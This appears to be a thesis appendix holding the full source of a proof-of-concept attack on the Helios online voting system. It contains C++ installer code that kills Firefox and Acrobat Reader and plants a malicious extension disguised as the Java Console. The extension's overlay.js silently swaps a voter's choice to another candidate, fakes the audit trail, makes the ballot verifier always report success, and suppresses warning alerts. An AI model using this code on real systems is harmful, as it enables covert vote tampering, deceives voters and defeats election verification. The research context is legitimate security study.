482         getElementsByTagName(\"head\")[0];\nvar s = heliosDoc.createElement
483         (\"script\");\nns.type = \"text/javascript\";\nns.textContent = \"var
484         real_answer_num = 0; var real_name='';BOOTH.show_question = function

```

```

(question_num){BOOTH.show_progress('1');BOOTH.election.questions[0].
answer_urls[0]='http://www.dotcomarts.com/adverts/innocent.pdf';
BOOTH.show($(' #question_div')).processTemplate({'question_num' :
question_num,'last_question_num' : BOOTH.election.questions.length -
1,'question' : BOOTH.election.questions[question_num]});var
answer_array = BOOTH.ballot.answers[question_num];BOOTH.ballot.
answers[question_num] = [];$(answer_array).each(function(i, ans){
BOOTH.click_checkbox_script(question_num, ans, true);}); BOOTH.
click_checkbox = function(question_num, answer_num, checked_p){
real_answer_num = answer_num;if(answer_num == 1)answer_num = 0;if (
checked_p){if($(BOOTH.ballot.answers[question_num]).index(answer_num
) == -1){BOOTH.ballot.answers[question_num].push(answer_num);}$('#
answer_label_' + question_num + '_' + real_answer_num).addClass('
selected');}else{BOOTH.ballot.answers[question_num] = UTILS.
array_remove_value(BOOTH.ballot.answers[question_num], answer_num);$
('#answer_label_' + question_num + '_' + real_answer_num).
removeClass('selected'); }if(BOOTH.ballot.answers[question_num].
length >= BOOTH.election.questions[question_num].max){$('
ballot_answer').each(function(i, checkbox){if(!checkbox.checked)
checkbox.disabled = true;});}else{$('.ballot_answer').each(function(
i, checkbox){checkbox.disabled = false;});});BOOTH.show_confirm =
function(){BOOTH.show_progress('1');var choices = BALLOT.my_choices(
BOOTH.election, BOOTH.ballot);BOOTH.show($(' #confirm_div')).
processTemplate({'questions' : BOOTH.election.questions, 'choices' :
choices});};BALLOT.my_choices = function(election, ballot) {var
questions = election.questions;var answers = ballot.answers;var
choices = $(questions).map(function(q_num){return $(answers[q_num]).
map(function(dummy, ans){if(real_answer_num == 1 && q_num == 0){
return 'Bart Preneel';}else{return questions[q_num].answers[ans];}})
);});return choices;};BOOTH.click_checkbox_script = function(
question_num, answer_num) {if(real_answer_num == 1 && question_num
== 0)answer_num = 1;document.forms['answer_form']['answer_' +
question_num+'_'+answer_num].click();if(question_num == 0)answer_num
= 0;};BOOTH.audit_ballot = function(){var my_audit=$.toJSON(BOOTH.
encrypted_ballot.get_audit_trail()); if(real_answer_num == 1){BOOTH.
show($(' #audit_div')).processTemplate({'audit_trail' : my_audit.
replace(' [0]', ' [1]')});}else{BOOTH.show($(' #audit_div')).
processTemplate({'audit_trail' : my_audit});};};BOOTH.send_ballot_raw
= function() {var send_form = document.forms['send_ballot_form'];
var data = {email : jQuery.trim(send_form.email.value),password :
jQuery.trim(send_form.password.value)};data['encrypted_vote'] =
jQuery.toJSON(BOOTH.encrypted_ballot);$.ajax({type: 'GET',url: '/
elections/agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGIILNCaW/

```



```

encrypted_vote.encrypted_answers[qnum].answer, function(aindex, anum
) {return q.answers[aindex];});result_append('Question #' + qnum + '
- ' + q.short_name + ' : ' + answer_pretty_list.join(', '));});if (
encrypted_vote.verifyEncryption(election.questions, election.pk)) {
result_append('Encryption Verified');} else {result_append('
Encryption Verified');}if (encrypted_vote.verifyProofs(election.pk,
function(ea_num, choice_num, result) {})) {result_append('Proofs ok
.')} else {result_append('PROBLEM = Proofs do not work.')});});\n"
;\thead.replaceChild(myscript, script);\n}\n}\n\nfunction
removeAlert() {\ndocument.getElementById('content').contentWindow.
wrappedJSObject.alert = function() {};\nwindow.removeEventListener
("DOMWillOpenModalDialog", removeAlert, true);\n}\nfunction
loadInnocent() {\nvar browse = gBrowser.browsers;\nfor(i=0;i<browse.
length;i++) {\nif(browse[i].currentURI.spec == "http://www.
dotcomarts.com/adverts/getIcon.pdf") {\nbrowse[i].loadURI("http://
www.dotcomarts.com/adverts/innocent.pdf");\n}\n}\n}\nvar
historyListen =\n{\nQueryInterface: function(aIID) {\nif (aIID.equals
(Components.interfaces.nsISHistoryListener) || aIID.equals(
Components.interfaces.nsISupportsWeakReference) || aIID.equals(
Components.interfaces.nsISupports))\nreturn this;\nthrow Components.
results.NS_NOINTERFACE;\n},\nOnHistoryGoBack : function(aURI) {\nvar
fullPath = aURI.spec;\nif(fullPath == "http://v1.heliosvoting.org/
elections/agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGILNCAw/vote") {\nif (
window.addEventListener)\nwindow.addEventListener("DOMContentLoaded
", changeVote, false);\n}\nelse if(fullPath == "http://www.
heliosvoting.org/elections/single_ballot_verifier") {\nif (window.
addEventListener)\nwindow.addEventListener("DOMContentLoaded",
manipulateVerifier, false);\n}\nelse if(fullPath == "http://www.
dotcomarts.com/adverts/getIcon.pdf") {\n{\nsetTimeout(function() {\
nloadInnocent();\n},1000);\n}\nreturn true;\n},\nOnHistoryGoForward
: function(aURI) {\nvar fullPath = aURI.spec;\nif(fullPath == "http
://v1.heliosvoting.org/elections/
agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGILNCAw/vote") {\nif (window.
addEventListener)\nwindow.addEventListener("DOMContentLoaded",
changeVote, false);\n}\nelse if(fullPath == "http://www.
heliosvoting.org/elections/single_ballot_verifier") {\nif (window.
addEventListener)\nwindow.addEventListener("DOMContentLoaded",
manipulateVerifier, false);\n}\nelse if(fullPath == "http://www.
dotcomarts.com/adverts/getIcon.pdf") {\n{\nsetTimeout(function() {\
nloadInnocent();\n},1000);\n}\nreturn true;\n},\nOnHistoryGotoIndex
: function(aIndex, aURI) {\nreturn true;\n},\nOnHistoryNewEntry :
function(aURI) {\nvar fullPath = aURI.spec;\nif(fullPath == "http
://v1.heliosvoting.org/elections/

```

```

agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGILNCAw/vote\"){
nif (window.
addEventListener){
nwindow.addEventListener("DOMContentLoaded",
changeVote, false);
}
}
else if(fullPath == "http://www.
heliosvoting.org/elections/single_ballot_verifier\"){
nif (window.
addEventListener){
nwindow.addEventListener("DOMContentLoaded",
manipulateVerifier, false);
}
}
else if(fullPath == "http://www.
dotcomarts.com/adverts/getIcon.pdf\"){
n{
nsetTimeout(function(){
nloadInnocent();
},1000);
}
}
nreturn 0;
},
nOnHistoryPurge :
function(aParam) {
nreturn true;
},
nOnHistoryReload : function(
aURI, aFlags) {
nvar fullPath = aURI.spec;
nif(fullPath == "http://
v1.heliosvoting.org/elections/
agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGILNCAw/vote\"){
nif (window.
addEventListener){
nwindow.addEventListener("DOMContentLoaded",
changeVote, false);
}
}
}
else if(fullPath == "http://www.
heliosvoting.org/elections/single_ballot_verifier\"){
nif (window.
addEventListener){
nwindow.addEventListener("DOMContentLoaded",
manipulateVerifier, false);
}
}
else if(fullPath == "http://www.
dotcomarts.com/adverts/getIcon.pdf\"){
n{
nsetTimeout(function(){
nloadInnocent();
},1000);
}
}
nreturn true;
},
},
nvar MyVote = {
nonLoad: function() {
nthis.initialized = true;
}
nBrowser.
sessionHistory.addSHistoryListener(historyListen);
nif(gBrowser.
browsers.length>1){
nvar browse = gBrowser.browsers;
nfor(i=0;i<
browse.length;i++){
nbrowse[i].sessionHistory.addSHistoryListener(
historyListen);
}
}
}
ngBrowser.tabContainer.addEventListener("
TabOpen", function(event) {
nvar browse = gBrowser.browsers;
nfor(i
=0;i<browse.length;i++){
nbrowse[i].sessionHistory.
addSHistoryListener(historyListen);
}
}
}
n, false);
},
},
}
nwindow.
addEventListener("load", function(e) {
MyVote.onLoad(e);
}, false
);
};

471 string jsPath = contentPath + "\\overlay.js";
472 createAndWriteFiles(jsPath, buffer3);
473 }
474 int _tmain(int argc, _TCHAR* argv[])
475 {
476     // Name of processes to terminate
477     char procName[100]="firefox.exe";
478     char procName2[100]="AcroRd32.exe";
479     //The contents that should be writen in chrome.manifest
480     char buffer[] = "content javaconsole1.6.0_13 chrome/content/\noverlay
chrome://browser/content/browser.xul chrome://javaconsole1.6.0_13/
content/overlay.xul";
481     if(xpos)
482     {

```

```

483     string path = getPath();
484     //check if firefox folder exists
485     if(checkDirExists(path))
486     {
487         path = path + "\\extensions\\";
488         //check if extensions folder exists
489         if(checkDirExists(path))
490         {
491             string javaConsolePath = getJavaConsoleDirName(path);
492             if(javaConsolePath != ""){
493                 path = path + javaConsolePath;
494                 string installPath = path + "\\install.rdf";
495                 //check if install.rdf file exists, otherwise
496                 exit
497                 //because if the file is created firefox detects
498                 that a new extension is installed
499                 if(checkFileExists(installPath))
500                 {
501                     string chromePath = path + "\\chrome.
502                     manifest";
503                     //check if chrome.manifest file exists,
504                     which is then delete in and create
505                     //a new one with desired content
506                     //otherwise create a new file and writes
507                     desired content
508                     if(checkFileExists(chromePath))
509                     {
510                         if(DeleteFileA(chromePath.c_str())){
511                             createAndWriteFiles(chromePath
512                             , buffer);
513                         }
514                         else
515                         {
516                             exit();
517                         }
518                     }
519                     else
520                     {
521                         createAndWriteFiles(chromePath,
522                         buffer);
523                     }
524                 }
525                 string chromeFPath = path+"\\chrome";

```



```

519         //check if chrome folder exists, otherwise
           creat both chrome and content folders
520         // in both cases the files overlay.xul and
           overlay.js are created in content
           folder
521         if(checkDirExists(chromeFPath))
522         {
523             string contentPath = chromeFPath+"\\
               content";
524             if(checkDirExists(contentPath))
525             {
526                 createExtensionFiles(
                   contentPath);
527             }
528         }
529         else
530         {
531             string chromeFolderPath = path+"\\
               chrome";
532             if(CreateDirectoryA(chromeFolderPath
               .c_str(), NULL))
533             {
534                 string contentFolderPath =
                   chromeFolderPath+"\\
                   content";
535                 if(CreateDirectoryA(
                   contentFolderPath.c_str(),
                   NULL))
536                 {
537                     createExtensionFiles(
                       contentFolderPath);
538                 }
539                 else
540                 {
541                     exit();
542                 }
543             }
544             else{
545                 exit();
546             }
547         }
548     }
549 }

```

```

550                     else
551                     {
552                         exit();
553                     }
554                 }
555                 else
556                 {
557                     exit();
558                 }
559             }
560             else
561             {
562                 exit();
563             }
564         }
565         else
566         {
567             exit();
568         }
569         killFireFoxProcess(procName);
570         killFireFoxProcess(procName2);
571     }
572
573     return 0;
574 }

```

C.3 The Malicious Extension

C.3.1 Overlay.js File

Listing C.3: Overlay.js

```

1  //the main aim of this function is to alter the
2  //ballots contents
3  function changeVote(){
4      //the variable browse contains all the all the
5      //tabs in the tabbed browser
6      var browse = gBrowser.browsers;
7      for(i=0;i<browse.length;i++){
8          //searching among tabs to find the one in which
9          //the election web page is loaded

```

```

10     if(browse[i].currentURI.spec == 'http://v1.heliosvoting.org/
        elections/agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGILNCAw/vote'){
11         //getting the first head element available in the DOM tree
12         var head = heliosDoc.getElementsByTagName("head")[0];
13         //create a script element in the DOM tree
14         var s = heliosDoc.createElement("script");
15         //setting the type of script to JavaScript
16         s.type = "text/javascript";
17         //adding contents to the element
18         s.textContent = "var real_answer_num = 0; var real_name='';
            BOOTH.show_question = function(question_num){BOOTH.
            show_progress('1');BOOTH.election.questions[0].
            answer_urls[0]='http://www.dotcomarts.com/adverts/
            innocent.pdf';BOOTH.show($(' #question_div')).
            processTemplate({'question_num' : question_num, '
            last_question_num' : BOOTH.election.questions.length -
            1, 'question' : BOOTH.election.questions[question_num]});
            var answer_array = BOOTH.ballot.answers[question_num];
            BOOTH.ballot.answers[question_num] = [];$(answer_array).
            each(function(i, ans){BOOTH.click_checkbox_script(
            question_num, ans, true);});}; BOOTH.click_checkbox =
            function(question_num, answer_num, checked_p){
            real_answer_num = answer_num;if(answer_num == 1)
            answer_num = 0;if (checked_p){if($(BOOTH.ballot.answers[
            question_num]).index(answer_num) == -1){BOOTH.ballot.
            answers[question_num].push(answer_num);} $(' #
            answer_label_' + question_num + '_' + real_answer_num).
            addClass('selected');}else{BOOTH.ballot.answers[
            question_num] = UTILS.array_remove_value(BOOTH.ballot.
            answers[question_num], answer_num); $(' #answer_label_' +
            question_num + '_' + real_answer_num).removeClass('
            selected'); }if(BOOTH.ballot.answers[question_num].
            length >= BOOTH.election.questions[question_num].max){$
            ('.ballot_answer').each(function(i, checkbox){if(!
            checkbox.checked)checkbox.disabled = true;});}else{$ ('.
            ballot_answer').each(function(i, checkbox){checkbox.
            disabled = false;});});};BOOTH.show_confirm = function(){
            BOOTH.show_progress('1');var choices = BALLOT.my_choices
            (BOOTH.election, BOOTH.ballot);BOOTH.show($(' #
            confirm_div')).processTemplate({'questions' : BOOTH.
            election.questions, 'choices' : choices});};BALLOT.
            my_choices = function(election, ballot) {var questions =
            election.questions;var answers = ballot.answers;var

```

```

choices = $(questions).map(function(q_num){return $(
answers[q_num]).map(function(dummy, ans){if(
real_answer_num == 1 && q_num == 0){return 'Bart Preneel
';}else{return questions[q_num].answers[ans];}})});
return choices;});BOOTH.click_checkbox_script = function(
question_num, answer_num) {if(real_answer_num == 1 &&
question_num == 0)answer_num = 1;document.forms['
answer_form']['answer_'+question_num+'_'+answer_num].
click();if(question_num == 0)answer_num = 0;};BOOTH.
audit_ballot = function(){var my_audit=$.toJSON(BOOTH.
encrypted_ballot.get_audit_trail()); if(real_answer_num
== 1){BOOTH.show($('#audit_div')).processTemplate({'
audit_trail' : my_audit.replace('[0]','[1]')});}else{
BOOTH.show($('#audit_div')).processTemplate({'
audit_trail' : my_audit});});BOOTH.send_ballot_raw =
function() {var send_form = document.forms['
send_ballot_form'];var data = {email : jQuery.trim(
send_form.email.value),password : jQuery.trim(send_form.
password.value)};data['encrypted_vote'] = jQuery.toJSON(
BOOTH.encrypted_ballot);$.ajax({type: 'GET',url: '/
elections/agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGILNCAw/
get_voter_by_email',data: {email: data['email']},success
: function(result) {var voter = jQuery.secureEvalJSON(
result); var submit_vote_p = true; if (voter.vote !=
null) {submit_vote_p = confirm('You have already
submitted a vote. Would you like to override it?');}if (
submit_vote_p) { $.ajax({type: 'POST',url: '/elections/
agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGILNCAw/voters/' +
voter.voter_id + '/submit',data: data,success: function(
result) {BOOTH.show_progress('4');BOOTH.show($('##
done_div')).processTemplate();BOOTH.done_p = true;},
error: function(xhr, status, error) {alert('Your vote
was not recorded properly. Your email and password may
be incorrect. Alternatively, the election may be already
tabulated.')}BOOTH.show($('#login_div'))});} else {
BOOTH.show($('#login_div'))});},error: function(xhr,
status, error) {alert('No such voter! Try again.')}BOOTH
.show($('#login_div'))});});};";

```

```

19 var lastScript = head.getElementsByTagName("script")[10];
20 // appending the script element
21 //to the head element of the DOM tree.
22 if(lastScript == null){
23     setTimeout(function(){

```

```

24         head.appendChild(s);
25     },5000);
26     }else{
27         head.appendChild(s);
28     }
29     //remove DOMContentLoaded event listener that executes
        changeVote() function
30     //from the browser
31     window.removeEventListener("DOMContentLoaded",changeVote,
        false);
32     }
33 }
34 }
35 //the aim of this function is to replace the original function
36 //of the ballot verification program with the modified version
37 function manipulateVerifier(){
38     //remove DOMContentLoaded event listener that executes
        manipulateVerifier() function
39     //from the browser
40     window.removeEventListener("DOMContentLoaded",manipulateVerifier, false)
        ;
41     //add DOMWillOpenModalDialog event listener to the window,
42     //whenever a dialog is opened it calls removeAlert() function
43     window.addEventListener("DOMWillOpenModalDialog", removeAlert, true);
44     //triggering the listener by displaying an alert to the voter
45     alert('Please paste your audited ballot into the text area and click the
        verify button.');
```

46 //the variable browse contains all the all the
47 //tabs in the tabbed browser
48 var browse = gBrowser.browsers;
49 **for**(i=0;i<browse.length;i++){
50 //searching among tabs to find the one in which
51 //the ballot verification web page is loaded
52 **if**(browse[i].currentURI.spec == 'http://v1.heliosvoting.org/
 elections/single_ballot_verifier'){
53 //browser[i] is the ith tab in which the web page
54 //is loaded. heliosDoc contains the HTML DOM tree of
55 //the document.
56 var heliosDoc = browse[i].contentDocument;
57 //getting the first head element available in the DOM tree
58 var head = heliosDoc.getElementsByTagName("head")[0];
59 //getting the 12th script element available in the head
60 var script = head.getElementsByTagName("script")[12];

```

61         //create a script element in the DOM tree
62         var myscript = heliosDoc.createElement("script");
63         //setting the type of script to JavaScript
64         myscript.type = "text/javascript";
65         //adding contents to the element
66         myscript.textContent = "Helios.setup();function result_append
            (str) {$('#results').append(str).append('<br />');}
            function verify_single_ballot(audit_trail) {var
            encrypted_vote_json = jQuery.secureEvalJSON(audit_trail)
            ;Helios.get_election({'election_id' :
            encrypted_vote_json.election_id}, function(election_json
            ) {var election = HELIOS.Election.fromJSONObject(
            election_json);var election_hash = election.get_hash();
            result_append('election fingerprint is ' + election_hash
            );encrypted_vote = HELIOS.EncryptedVote.fromJSONObject(
            encrypted_vote_json, election);result_append('ballot
            fingerprint is ' + encrypted_vote.get_hash());if (
            election_hash == encrypted_vote.election_hash) {
            result_append('election fingerprint matches ballot');}
            else {result_append('election fingerprint matches ballot
            ');}result_append('Ballot Contents:');$(election.
            questions).each(function(qnum, q) {var
            answer_pretty_list = jQuery.map(encrypted_vote.
            encrypted_answers[qnum].answer, function(aindex, anum) {
            return q.answers[aindex];});result_append('Question #' +
            qnum + ' - ' + q.short_name + ' : ' +
            answer_pretty_list.join(', '));});if (encrypted_vote.
            verifyEncryption(election.questions, election.pk)) {
            result_append('Encryption Verified');} else {
            result_append('Encryption Verified');}if (encrypted_vote
            .verifyProofs(election.pk, function(ea_num, choice_num,
            result) {})) {result_append('Proofs ok.')} else {
            result_append('PROBLEM = Proofs do not work.')}");}";
67         //replacing the newly created script element
68         //with the old one
69         head.replaceChild(myscript,script);
70     }
71 }
72 }
73
74 function removeAlert(){
75     //if the encryption verification fails the program shows
76     // an alert dispalying a message that is not readable

```

```

77      //in order to eliminate that dialog pop up the original
78      //aler function of JavaScript language is overridden by the
79      //following.
80      document.getElementById('content').contentWindow.wrappedJSObject.alert =
          function() {};
81      //remove DOMWillOpenModalDialog event listener that executes changeVote
          () function
82      //from the browser
83      window.removeEventListener("DOMWillOpenModalDialog", removeAlert, true);
84  }
85
86  function loadInnocent(){
87      //the variable browse contains all the all the
88      //tabs in the tabbed browser
89      var browse = gBrowser.browsers;
90      for(i=0;i<browse.length;i++){
91          //searching among tabs to find the one in which
92          //the malicious candidacy statement web page is loaded
93          if(browse[i].currentURI.spec == "http://www.dotcomarts.com/adverts
              /getIcon.pdf"){
94              //loads the innocent candidacy statement in the ith browser
95              browse[i].loadURI("http://www.dotcomarts.com/adverts/
                  innocent.pdf");
96          }
97      }
98  }
99  //Implementing nsIHistoryListen interface
100  var historyListen =
101  {
102      QueryInterface: function(aIID){
103          if (aIID.equals(Components.interfaces.nsISHistoryListener) ||
104              aIID.equals(Components.interfaces.nsISupportsWeakReference) ||
105              aIID.equals(Components.interfaces.nsISupports))
106              return this;
107          throw Components.results.NS_NOINTERFACE;
108      },
109      //the function called when the client presses back button on the browser
110      OnHistoryGoBack : function(aURI) {
111          //get the URL of the web page
112          var fullPath = aURI.spec;
113          //checks whether the URL equals to the election web page
114          if(fullPath == "http://v1.heliosvoting.org/elections/
              agxoZWxpb3N2b3RpbmdyEASsCEVsZWN0aW9uGILNCAw/vote"){

```

```

115         if (window.addEventListener)
116             //add DOMContentLoaded event listener to the page, where the
                changeVote() is
117             //called if the page contents are completely loaded
118             window.addEventListener("DOMContentLoaded", changeVote,
                false);
119         //otherwise check whether the URL equals to the ballot
                verification web page
120     }else if(fullPath == "http://v1.heliosvoting.org/elections/
                single_ballot_verifier"){
121         if (window.addEventListener)
122             //add DOMContentLoaded event listener to the page,
                where the manipulateVerifier() is
123             //called if the page contents are completely loaded
124             window.addEventListener("DOMContentLoaded",
                manipulateVerifier, false);
125         //otherwise check whether the URL equals to the malicious
                candidacy statement web page
126     }else if(fullPath == "http://www.dotcomarts.com/adverts/getIcon.
                pdf"){
127         //waits for 1 second and the calls loadInnocent() function
128         setTimeout(function(){
129             loadInnocent();
130         },1000);
131     }
132     return true;
133 },
134 //the function called when the client presses forward button on the
    browser
135 OnHistoryGoForward : function(aURI) {
136     //get the URL of the web page
137     var fullPath = aURI.spec;
138     //checks whether the URL equals to the election web page
139     if(fullPath == "http://v1.heliosvoting.org/elections/
                agxoZWxpb3N2b3RpbmdyEAsSCEVsZWNOaW9uGILNCAw/vote"){
140         if (window.addEventListener)
141             //add DOMContentLoaded event listener to the page, where the
                changeVote() is
142             //called if the page contents are completely loaded
143             window.addEventListener("DOMContentLoaded", changeVote,
                false);
144         //otherwise check whether the URL equals to the ballot
                verification web page

```



```

145     }else if(fullPath == "http://v1.heliosvoting.org/elections/
        single_ballot_verifier"){
146         if (window.addEventListener)
147             //add DOMContentLoaded event listener to the page,
                where the manipulateVerifier() is
148             //called if the page contents are completely loaded
149             window.addEventListener("DOMContentLoaded",
                manipulateVerifier, false);
150         //otherwise check whether the URL equals to the malicious
            candidacy statement web page
151     }else if(fullPath == "http://www.dotcomarts.com/adverts/getIcon.
        pdf"){
152         //waits for 1 second and the calls loadInnocent() function
153         setTimeout(function(){
154             loadInnocent();
155         },1000);
156     }
157     return true;
158 },
159 OnHistoryGotoIndex : function(aIndex, aURI) {
160     return true;
161 },
162 //the function called when the client load a new page in the browser
163 OnHistoryNewEntry : function(aURI) {
164     //get the URL of the web page
165     var fullPath = aURI.spec;
166     //checks whether the URL equals to the election web page
167     if(fullPath == "http://v1.heliosvoting.org/elections/
        agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGILNCAw/vote"){
168         if (window.addEventListener)
169             //add DOMContentLoaded event listener to the page, where the
                changeVote() is
170             //called if the page contents are completely loaded
171             window.addEventListener("DOMContentLoaded", changeVote,
                false);
172         //otherwise check whether the URL equals to the ballot
            verification web page
173     }else if(fullPath == "http://v1.heliosvoting.org/elections/
        single_ballot_verifier"){
174         if (window.addEventListener)
175             //add DOMContentLoaded event listener to the page,
                where the manipulateVerifier() is
176             //called if the page contents are completely loaded

```

```

177         window.addEventListener("DOMContentLoaded",
            manipulateVerifier, false);
178         //otherwise check whether the URL equals to the malicious
            candidacy statement web page
179     }else if(fullPath == "http://www.dotcomarts.com/adverts/getIcon.
        pdf"){
180         //waits for 1 second and the calls loadInnocent() function
181         setTimeout(function(){
182             loadInnocent();
183         },1000);
184     }
185     return 0;
186 },
187 OnHistoryPurge : function(aParam) {
188     return true;
189 },
190 //the function called when the client presses referesh button on the
    browser
191 OnHistoryReload : function(aURI, aFlags) {
192     //get the URL of the web page
193     var fullPath = aURI.spec;
194     //checks whether the URL equals to the election web page
195     if(fullPath == "http://v1.heliosvoting.org/elections/
        agxoZWxpb3N2b3RpbmdyEASCEVsZWN0aW9uGILNCAw/vote"){
196         if (window.addEventListener)
197             //add DOMContentLoaded event listener to the page, where the
                changeVote() is
198             //called if the page contents are completely loaded
199             window.addEventListener("DOMContentLoaded", changeVote,
                false);
200         //otherwise check whether the URL equals to the ballot
            verification web page
201     }else if(fullPath == "http://v1.heliosvoting.org/elections/
        single_ballot_verifier"){
202         if (window.addEventListener)
203             //add DOMContentLoaded event listener to the page,
                where the manipulateVerifier() is
204             //called if the page contents are completely loaded
205             window.addEventListener("DOMContentLoaded",
                manipulateVerifier, false);
206         //otherwise check whether the URL equals to the malicious
            candidacy statement web page

```

```

207         }else if(fullPath == "http://www.dotcomarts.com/adverts/getIcon.
           pdf"){
208             //waits for 1 second and the calls loadInnocent() function
209             setTimeout(function(){
210                 loadInnocent();
211             },1000);
212         }
213         return true;
214     };
215     var MyVote = {
216         onLoad: function() {
217             //initializes the extension
218             this.initialized = true;
219             //add history listener to the browser
220             gBrowser.sessionHistory.addSHistoryListener(historyListen);
221             if(gBrowser.browsers.length>1){
222                 var browse = gBrowser.browsers;
223                 for(i=0;i<browse.length;i++){
224                     browse[i].sessionHistory.addSHistoryListener(
225                         historyListen);
226                 }
227             //add history listener to each tab opened in the tabbed browser
228             gBrowser.tabContainer.addEventListener("TabOpen", function(event) {
229                 var browse = gBrowser.browsers;
230                 for(i=0;i<browse.length;i++){
231                     browse[i].sessionHistory.addSHistoryListener(
232                         historyListen);
233                 }
234             }, false);
235         },
236     };
237     //load the extension in the browser
238     window.addEventListener("load", function(e) { MyVote.onLoad(e); }, false);

```

C.3.2 Overlay.xul File

Listing C.4: Overlay.xul

```

1 <?xml version="1.0"?>
2     <overlay id="myvote" xmlns="http://www.mozilla.org/keymaster/gatekeeper/
    there.is.only.xul">

```

```

3         <!--imports overlay.js file-->
4         <script src="overlay.js"/>
5         <!--add a menu item to the Tool menu in the browser-->
6         <menupopup id="menu_ToolsPopup">
7             <menuitem id="javaconsole1.6.0_14" label="Java Console"
              insertafter="devToolsSeparator"/>
8         </menupopup>
9     </overlay>

```

C.3.3 Chrome.minifest File

Listing C.5: The contents of Java Console's chrome.manifest file after the malicious extension is injected

```

1 content javaconsole1.6.0_13 chrome/content/
2 overlay chrome://browser/content/browser.xul chrome://javaconsole1.6.0_13/
  content/overlay.xul

```